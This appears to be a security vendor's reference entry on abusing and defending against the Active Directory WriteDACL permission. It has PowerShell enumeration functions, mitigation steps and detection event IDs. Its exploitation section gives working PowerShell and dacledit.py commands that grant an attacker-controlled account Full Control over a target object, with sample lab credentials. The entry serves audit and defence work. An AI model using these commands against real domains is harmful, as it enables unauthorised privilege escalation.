
Summary
| Forestall ACL Alias | WriteDACL |
| AD Alias | Modify Permissions |
| Affected Object Types | Objects |
| Exploitation Certainty | Certain |
| AD Right | WriteDacl |
| AD Permission Guid | 00000000-0000-0000-0000-000000000000 |
Description
The WriteDACL permission in Active Directory allows an account to modify the Discretionary Access Control List (DACL) of an object. The DACL is a critical component of an object’s security descriptor, defining detailed access permissions for users and groups. It determines who can perform actions such as reading, writing, or executing operations on the object. This permission is fundamental for enforcing security boundaries, implementing granular access control, and ensuring that resources within the directory are accessed only by authorized entities.
However, if misconfigured, the WriteDACL permission allows an attacker can alter the DACL of an object to grant themselves or others additional permissions, such as full control over the object. This could allow the attacker to manipulate the object’s settings, access sensitive data, or modify permissions further to propagate unauthorized access.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate WriteDACL entries.
1. Find-WriteDACL function
function Find-WriteDACL { [CmdletBinding()] param([string]$SearchBase,[string]$OutputPath = "WriteDACL.csv",[switch]$ExcludeAdmins) Import-Module ActiveDirectory -ErrorAction Stop $Allow = [System.Security.AccessControl.AccessControlType]::Allow $Right = [System.DirectoryServices.ActiveDirectoryRights]::WriteDacl $ExcludedSIDs = @() if ($ExcludeAdmins) { foreach ($n in @('NT AUTHORITY\SYSTEM','NT AUTHORITY\SELF','BUILTIN\Administrators','BUILTIN\Account Operators' )) { try { $ExcludedSIDs += (New-Object System.Security.Principal.NTAccount $n).Translate([System.Security.Principal.SecurityIdentifier]) } catch {} } foreach ($sid in @('S-1-5-9','S-1-3-0')) { try { $ExcludedSIDs += New-Object System.Security.Principal.SecurityIdentifier $sid } catch {} } foreach ($g in @('Domain Admins','Enterprise Admins','Schema Admins','Domain Controllers','DnsAdmins','Key Admins','Enterprise Key Admins','RAS and IAS Servers')) { try { $ExcludedSIDs += (Get-ADGroup -Identity $g -ErrorAction Stop).SID } catch {} } } $adParams = @{ LDAPFilter = '(objectClass=*)' ErrorAction = 'Stop' ResultPageSize = 2000 } if ($SearchBase) { $adParams.SearchBase = $SearchBase } else { try { $adParams.SearchBase = (Get-ADRootDSE).defaultNamingContext } catch {} } $results = foreach ($obj in Get-ADObject @adParams) { try { $dn = $obj.DistinguishedName if (-not $dn) { continue } $acl = Get-Acl -Path ("AD:$dn") foreach ($ace in $acl.Access) { if ($ace.AccessControlType -eq $Allow -and ($ace.ActiveDirectoryRights -band $Right) -and -not $ace.IsInherited) { $sid = $null try { $sid = $ace.IdentityReference.Translate([System.Security.Principal.SecurityIdentifier]) } catch {} if (-not $ExcludeAdmins -or $ExcludedSIDs.Count -eq 0 -or ($sid -and ($ExcludedSIDs -notcontains $sid))) { [pscustomobject]@{ 'Vulnerable Object' = $dn 'Permission Holder' = $ace.IdentityReference.Value } } } } } catch {} } if ($results) { try { $results | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 -ErrorAction Stop } catch {} } else { Write-Output "No explicit WriteDACL permissions found for the given scope." }}2. Scan all domain objects
Find-WriteDACL3. Exclude default admins for clear visibility
Find-WriteDACL -ExcludeAdmins4. Using SearchBase to limit the searching scope
Find-WriteDACL -SearchBase "CN=Users,DC=forestall,DC=labs".NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate WriteDACL entries without relying on any external modules or dependencies.
1. Find-WriteDACLSimple function
function Find-WriteDACLSimple { [CmdletBinding()] param([string]$Target,[string]$OutputPath = "WriteDACL.csv",[switch]$ExcludeAdmins) $Allow = [System.Security.AccessControl.AccessControlType]::Allow $Right = [System.DirectoryServices.ActiveDirectoryRights]::WriteDacl if ($Target) { try { $entries = @([System.DirectoryServices.DirectoryEntry]("LDAP://$Target")) } catch { Write-Error "Bind failed for '$Target': $_"; return } } else { try { $baseDN = ([ADSI]"LDAP://RootDSE").defaultNamingContext $root = [System.DirectoryServices.DirectoryEntry]("LDAP://$baseDN") $search = New-Object System.DirectoryServices.DirectorySearcher($root) $search.Filter = "(objectClass=*)"; $search.PageSize = 1000 [void]$search.PropertiesToLoad.Add("distinguishedName") $entries = foreach($r in $search.FindAll()){ try { $r.GetDirectoryEntry() } catch {} } } catch { Write-Error "LDAP enumeration failed: $_"; return } } $ExcludedSIDs = @() if ($ExcludeAdmins) { function To-Sid([string]$n){ try { (New-Object System.Security.Principal.NTAccount($n)).Translate([System.Security.Principal.SecurityIdentifier]) } catch { $null } } $ExcludedSIDs += @( 'NT AUTHORITY\SYSTEM','NT AUTHORITY\SELF','BUILTIN\Administrators','BUILTIN\Account Operators', 'BUILTIN\Backup Operators','BUILTIN\Server Operators','BUILTIN\Print Operators', 'BUILTIN\Event Log Readers','BUILTIN\Cert Publishers' ) | ForEach-Object { To-Sid $_ } $ExcludedSIDs += @('S-1-5-9','S-1-3-0') | ForEach-Object { try { New-Object System.Security.Principal.SecurityIdentifier($_) } catch { $null } } $dom = $env:USERDOMAIN foreach($g in 'Domain Admins','Enterprise Admins','Schema Admins','Domain Controllers','DnsAdmins','Key Admins','Enterprise Key Admins','Group Policy Creator Owners','RAS and IAS Servers','Read-only Domain Controllers'){ $sid = To-Sid "$dom\$g"; if(-not $sid){ $sid = To-Sid $g }; if($sid){ $ExcludedSIDs += $sid } } $ExcludedSIDs = $ExcludedSIDs | Where-Object { $_ } | Select-Object -Unique } $rows = foreach($e in $entries){ try { $dn = try { [string]$e.Properties["distinguishedName"][0] } catch { ($e.Path -replace '^LDAP://','') } $aces = $e.ObjectSecurity.GetAccessRules($true,$true,[System.Security.Principal.SecurityIdentifier]) foreach($ace in $aces){ if($ace.AccessControlType -eq $Allow -and ($ace.ActiveDirectoryRights -band $Right) -and -not $ace.IsInherited){ if(-not $ExcludeAdmins -or $ExcludedSIDs.Count -eq 0 -or ($ExcludedSIDs -notcontains $ace.IdentityReference)){ $who = try { $ace.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value } catch { $ace.IdentityReference.Value } [pscustomobject]@{ 'Vulnerable Object' = $dn; 'Permission Holder' = $who } }}}} catch {}} if($rows){try { $rows | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 -ErrorAction Stop } catch {}}else {'No explicit WriteDACL permissions found for the given scope.' }}2. Scan all domain objects
Find-WriteDACLSimple3. Scan a specific object
Find-WriteDACLSimple -Target "CN=john,CN=Users,DC=Forestall,DC=labs"4. Exclude default admins for clear visibility
Find-WriteDACLSimple -ExcludeAdmins -Target "CN=john,CN=Users,DC=Forestall,DC=labs"Active Directory Users and Computers
1. Open Active Directory Users and Computers on your Windows server.
2. Right-click on the domain name.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Security tab.
5. Click on the Advanced button to open the Advanced Security Settings dialog.
6. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
7. Click Edit to modify the selected ACE.
8. In the permissions list, locate and check the option Modify permissions.
9. Click OK to save your changes and close the dialogs.

ADUC
Exploitation
After granting our controlled attacker account Full Control over the object, further exploitation can be carried out. For detailed techniques and scenarios, please refer to GenericAll.
The following examples demonstrate exploitation on Windows and Linux environments.
Windows
Grant FullControl access to the controlled user
Import-Module ActiveDirectory# Same target object$objectDN = "<objectDn>"# Account to receive full control$targetUser = New-Object System.Security.Principal.NTAccount("<domain>","<user>")# Build and add a GenericAll (full‑control) ACE$acl = Get-Acl -Path "AD:$objectDN"$fullControlRule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule( $targetUser, [System.DirectoryServices.ActiveDirectoryRights]::GenericAll, [System.Security.AccessControl.AccessControlType]::Allow)$acl.AddAccessRule($fullControlRule)# Commit the updated ACLSet-Acl -Path "AD:$objectDN" -AclObject $aclExample:
Import-Module ActiveDirectory$objectDN = "CN=John,OU=Users,DC=forestall,DC=labs"$targetUser = New-Object System.Security.Principal.NTAccount("FORESTALL","adam")$acl = Get-Acl -Path "AD:$objectDN"$fullControlRule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule( $targetUser, [System.DirectoryServices.ActiveDirectoryRights]::GenericAll, [System.Security.AccessControl.AccessControlType]::Allow)$acl.AddAccessRule($fullControlRule)Set-Acl -Path "AD:$objectDN" -AclObject $acl
Generic All Powershell
Linux
Grant FullControl access to the controlled user
dacledit.py -rights FullControl -principal <user> -target <targetObject> -action write <domain>/<user>:'<pass>' -dc-ip <dcip>Example:
dacledit.py -rights FullControl -principal adam -target john -action write forestall.labs/adam:'Temp123!' -dc-ip 192.168.231.21
Grant FullControl Linux
Mitigation
Access Control Entries identified as dangerous should be removed by following the steps below.
1. Open Active Directory Users and Computers, and activate Advanced Features option.
2. Double click the affected domain and open the Security tab.
3. In this tab, click the Advanced button and open the dangerous Access Control Entry.
4. Remove the Modify permissions right.
5. Click OK and Apply buttons for saving changes.
ADUC
Detection
Adding new Access Control Entries to Active Directory objects modifies the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |